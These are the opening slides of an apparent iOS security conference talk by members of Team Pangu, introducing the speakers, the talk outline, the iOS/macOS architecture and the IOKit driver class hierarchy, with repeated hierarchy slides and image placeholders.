IOService Becomes a Grandpa

Tielei Wang, Hao Xu


About us

- Tielei Wang and Hao Xu
  - Members of Team Pangu
  - Rich experience in iOS security and jailbreaking tools development
  - Regular speakers at BlackHat, POC, Zer0Con, etc.
  - Organizers of Mobile Security Conference (MOSEC)


Outline

- IOKit 101
- Analysis of a bug hidden in removed code
- Variant analysis
- Conclusion


Layered arch in a modern operating system



iOS / macOS architecture




Significant attack surface




IOKit drivers

- XNU’s device driver environment is called the IOKit
- An object-oriented framework for writing device drivers with a lot of nice features
  - common abstraction of system hardware
  - pre-defined base classes for many types of hardware, high degree of code reuse
  - …

IOKit class hierarchy



I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

IOKit class hierarchy


I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)


root class with a minimum functionality for reference counting

IOKit class hierarchy


I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

